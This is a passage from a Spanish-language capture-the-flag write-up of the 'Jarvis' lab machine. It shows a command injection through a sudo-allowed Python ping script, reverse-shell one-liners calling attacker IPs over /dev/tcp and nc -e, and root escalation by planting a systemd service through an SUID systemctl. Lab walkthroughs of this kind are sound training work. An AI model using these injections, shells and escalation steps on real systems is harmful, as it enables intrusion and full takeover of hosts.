State      Recv-Q Send-Q Local Address:Port      Peer Address:Port
LISTEN     0      80    127.0.0.1:3306          *:*
LISTEN     0      128   *:5355                 *:*
LISTEN     0      128   *:22                   *:*
LISTEN     0      128   :::64999               :::*
LISTEN     0      128   :::5355                 :::*
LISTEN     0      128   :::80                   :::*
LISTEN     0      128   :::22                   :::*
```

Ilustración 33: Puertos a la escucha en el sistema.

```
sudo -l
Matching Defaults entries for www-data on jarvis:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on jarvis:
    (pepper : ALL) NOPASSWD: /var/www/Admin-Utilities/simpler.py
```

Ilustración 34: Ficheros en los que se tiene permisos privilegiados.

```
www-data 11919 0.0 0.0 4276 676 ? S 15:22 0:00 sh -c nc -e /bin/bash 10.10.13.60 5566
www-data 11920 0.0 0.2 17940 2848 ? S 15:22 0:00 bash
root 11922 0.0 0.3 47608 3232 ? S 15:22 0:00 sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
pepper 11923 0.0 0.8 26048 8872 ? S 15:22 0:00 python3 /var/www/Admin-Utilities/simpler.py -p
pepper 11927 0.0 0.0 4276 748 ? S 15:22 0:00 sh -c ping $(/bin/bash)
pepper 11928 0.0 0.2 9484 2580 ? S 15:22 0:00 /bin/bash
pepper 11937 0.0 0.6 32176 6800 ? S 15:22 0:00 python -c import pty;pty.spawn("/bin/bash")
pepper 11938 0.0 0.4 19424 4528 pts/1 Ss+ 15:22 0:00 /bin/bash
www-data 11944 0.0 0.0 4276 712 ? S 15:22 0:00 sh -c nc -e /bin/bash 10.10.13.60 5566
www-data 11945 0.0 0.2 17940 2844 ? S 15:22 0:00 bash
www-data 11954 0.0 2.5 273936 25452 ? S 15:23 0:00 /usr/sbin/apache2 -k start
www-data 12006 0.0 0.2 17944 2832 ? S 15:25 0:00 bash -c bash -i >&/dev/tcp/10.10.13.155/1337 0>&1
www-data 12007 0.0 0.3 18164 3264 ? S 15:25 0:00 bash -i
www-data 12013 0.0 0.0 4276 756 ? S 15:25 0:00 sh -c /bin/sh
www-data 12014 0.0 0.1 4276 1432 ? S 15:25 0:00 /bin/sh
root 12016 0.0 0.0 0 0 ? S 15:25 0:00 [kworker/0:1]
www-data 13599 0.0 0.0 4276 768 ? S 15:27 0:00 /bin/sh
www-data 13604 0.0 0.6 32172 6684 ? S 15:27 0:00 python -c import pty; pty.spawn("/bin/bash")
www-data 13605 0.0 0.3 18164 3324 pts/15 Ss 15:27 0:00 /bin/bash
root 13614 0.0 0.3 47608 3344 pts/15 S 15:27 0:00 sudo -u pepper ./simpler.py -p
pepper 13615 0.0 0.9 26032 9212 pts/15 S 15:27 0:00 python3 /var/www/Admin-Utilities/simpler.py -p
www-data 13616 0.0 0.0 4276 712 ? S 15:27 0:00 sh -c nc -e /bin/bash 10.10.15.37 9988 2>&1
www-data 13617 0.0 0.2 17940 2844 ? S 15:27 0:00 bash
pepper 13619 0.0 0.0 4276 736 pts/15 S 15:28 0:00 sh -c ping $(/bin/bash)
pepper 13620 0.0 0.4 19424 4488 pts/15 S+ 15:28 0:00 /bin/bash
```

Ilustración 35: Procesos que se ejecutan en el sistema.



Existe un fichero (*/var/www/Admin-Utilities/simpler.py*) que es un programa escrito en Python, el cual puede ser ejecutado por el usuario *www-data* con permisos del usuario *pepper*. Analizando el código se puede ver:

```
def show_header():
    print('*****')

    """
    O
    S
    Y
    N
    T
    H
    E
    I
    R
    O
    N
    H
    A
    C
    K
    E
    R
    S
    .
    E
    S
    @ironhackers.es
    """

    """
    *****
    """

def show_statistics():
    path = '/home/pepper/Web/Logs/'
    print('Statistics\n-----')
    listed_files =.listdir(path)
    count = len(listed_files)
    print('Number of Attackers: ' + str(count))
    level_1 = 0
    dat = datetime(1, 1, 1)
    ip_list = []
    reks = []
    ip = ''
    req = ''
    rek = ''
    for i in listed_files:
        f = open(path + i, 'r')
        lines = f.readlines()
        level2, rek = get_max_level(lines)
        fecha, requ = date_to_num(lines)
```

*Ilustración 36: Código en python parte 1.*

```
def exec_ping():
    forbidden = ['&', ';', '-', '.', '|', '|', '|', '|']
    command = input('Enter an IP: ')
    for i in forbidden:
        if i in command:
            print('Got you')
            exit()
    os.system('ping ' + command)

if __name__ == '__main__':
    show_header()
    if len(sys.argv) != 2:
        show_help()
        exit()
    if sys.argv[1] == '-h' or sys.argv[1] == '--help':
        show_help()
        exit()
    elif sys.argv[1] == '-s':
        show_statistics()
        exit()
    elif sys.argv[1] == '-l':
        list_ip()
        exit()
    elif sys.argv[1] == '-p':
        exec_ping()
        exit()
    else:
        show_help()
        exit()
```

*Ilustración 37: Código en python parte 2.*

Por tanto, si se realiza lo siguiente se obtiene la *flag* del *user.txt*:

```

sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
*****
simpler.py
@ironhackers.es
*****
Enter an IP: s.8.8.8$(cat /home/pepper/user.txt)
ping: s.8.8.82afa36c4f05b37b34259c93551f5c44f: Temporary failure in name resolution

```

*Ilustración 38: Flag del user.*

Lo siguiente fue obtener una *shell* del usuario *pepper*:

```

echo "bash -i >& /dev/tcp/10.10.12.247/8558 0>&1" > /tmp/shell.sh
sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
*****
@ironhackers.es
*****
Enter an IP: m.8.8.8$(bash /tmp/shell.sh)

```

Ilustración 39: Ejecución del script que establece la comunicación de la shell.

```

root@kali:~# nc -lvp 8558
listening on [any] 8558 ...
10.10.10.143: inverse host lookup failed: Unknown host
connect to [10.10.12.247] from (UNKNOWN) [10.10.10.143] 42102
bash: cannot set terminal process group (584): Inappropriate ioctl for device
bash: no job control in this shell
pepper@jarvis:/$ whoami
whoami
pepper
pepper@jarvis:/$

```

Ilustración 40: Shell como usuario pepper.

Teniendo acceso al sistema como el usuario *pepper* se procedió a realizar otro reconocimiento en la máquina para determinar las opciones que se tenían para llevar a cabo una escalada de privilegios hasta conseguir acceso como usuario administrador (ejecutando *LinEnum.sh*).

```

[-] SUID files:
-rwsr-xr-x 1 root root 30800 Aug 21 2018 /bin/fusermount
-rwsr-xr-x 1 root root 44304 Mar 7 2018 /bin/mount
-rwsr-xr-x 1 root root 61240 Nov 10 2016 /bin/ping
-rwsr-x-- 1 root pepper 174520 Feb 17 03:22 /bin/systemctl
-rwsr-xr-x 1 root root 31720 Mar 7 2018 /bin/umount
-rwsr-xr-x 1 root root 40536 May 17 2017 /bin/su
-rwsr-xr-x 1 root root 40312 May 17 2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 59680 May 17 2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 75792 May 17 2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 40504 May 17 2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 140944 Jun 5 2017 /usr/bin/sudo
-rwsr-xr-x 1 root root 50040 May 17 2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 440728 Mar 1 11:19 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 42992 Mar 2 2018 /usr/lib/dbus-1.0/dbus-daemon-launch-helper

```

Ilustración 41: Ficheros con el SUID habilitado.

El ejecutable */bin/systemctl* tiene el SUID habilitado y permite ser ejecutado por el usuario *pepper*, esto quiere decir, que éste puede crear un servicio en el sistema que se ejecute con los privilegios del usuario administrador.

Para realizar lo explicado anteriormente se tomó apoyo de las siguientes referencias:

- <https://gtfobins.github.io/gtfobins/systemctl/> (Muy útil).
- <https://security.stackexchange.com/questions/212427/why-doesnt-my-systemctl-command-work>
- <https://geekland.eu/systemctl-administrar-servicios-linux/>
- <https://geekland.eu/conocer-estado-servicio-systemd/>

Primero se creo un servicio de prueba en el que se consiguió la *flag* del usuario *root*:

```

pepper@jarvis:~/tmp$ echo '[Service]
echo '[Service]
> Type=oneshot
Type=oneshot
> ExecStart=/bin/sh -c "cat /root/root.txt > /home/pepper/.tmp/output.txt"
ExecStart=/bin/sh -c "cat /root/root.txt > /home/pepper/.tmp/output.txt"
> [Install]
[Install]
> WantedBy=multi-user.target' > yess.service
WantedBy=multi-user.target' > yess.service
pepper@jarvis:~/tmp$ systemctl enable yess.service
system enable yess.service
bash: system: command not found
pepper@jarvis:~/tmp$ systemctl enable yess.service
systemctl enable yess.service
Failed to enable unit: File yess.service: No such file or directory
pepper@jarvis:~/tmp$ systemctl enable /home/pepper/.tmp/yess.service
systemctl enable /home/pepper/.tmp/yess.service
Created symlink /etc/systemd/system/multi-user.target.wants/yess.service -> /home/pepper/.tmp/yess.service.
Created symlink /etc/systemd/system/yess.service -> /home/pepper/.tmp/yess.service.
pepper@jarvis:~/tmp$ systemctl start yess.service
systemctl start yess.service
pepper@jarvis:~/tmp$ cat output.txt
cat output.txt
H41d8cd98f00b204e9800998ecf84271

```

Ilustración 42: Creación de un servicio, ejecución y obtención de la flag de root.txt.

Por último, se ejecutó el mismo proceso para obtener una *shell* como usuario *root* y así ser administradores del sistema:

```

pepper@jarvis:~/tmp$ mkdir /home/pepper/.tmp
mkdir /home/pepper/.tmp
pepper@jarvis:~/tmp$ cd /home/pepper/.tmp
cd /home/pepper/.tmp
pepper@jarvis:~/tmp$ echo '#!/bin/bash
echo '#!/bin/bash
> bash -i >& /dev/tcp/10.10.14.154/6868 0>&1' > shellMrTux.sh
bash -i >& /dev/tcp/10.10.14.154/6868 0>&1' > shellMrTux.sh
pepper@jarvis:~/tmp$ cat shellMrTux.sh
cat shellMrTux.sh
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.154/6868 0>&1
pepper@jarvis:~/tmp$ chmod +x shellMrTux.sh
chmod +x shellMrTux.sh
pepper@jarvis:~/tmp$ echo '[Service]
echo '[Service]
> Type=oneshot
Type=oneshot
> ExecStart=/home/pepper/.tmp/shellMrTux.sh
ExecStart=/home/pepper/.tmp/shellMrTux.sh
> [Install]
[Install]
> WantedBy=multi-user.target' > MrTux.service
WantedBy=multi-user.target' > MrTux.service
pepper@jarvis:~/tmp$ systemctl enable /home/pepper/.tmp/MrTux.service
systemctl enable /home/pepper/.tmp/MrTux.service
Created symlink /etc/systemd/system/multi-user.target.wants/MrTux.service -> /home/pepper/.tmp/MrTux.service.
Created symlink /etc/systemd/system/MrTux.service -> /home/pepper/.tmp/MrTux.service.
pepper@jarvis:~/tmp$ systemctl start MrTux.service
systemctl start MrTux.service

```

Ilustración 43: Creación y ejecución de un servicio para obtener una shell como usuario root.

```

root@kali:~# nc -lvp 6868
listening on [any] 6868 ...
10.10.10.143: inverse host lookup failed: Unknown host
connect to [10.10.14.154] from (UNKNOWN) [10.10.10.143] 57404
bash: cannot set terminal process group (1333): Inappropriate ioctl for device
bash: no job control in this shell
root@jarvis:/#

```

Ilustración 44: Obtención de la shell como usuario root.

Como conclusión se podría decir que es una máquina que aporta muchos conocimientos centrados en la post explotación, permitiendo ser creativos y seguramente elegir entre varios caminos. En general una muy buena máquina como siempre.

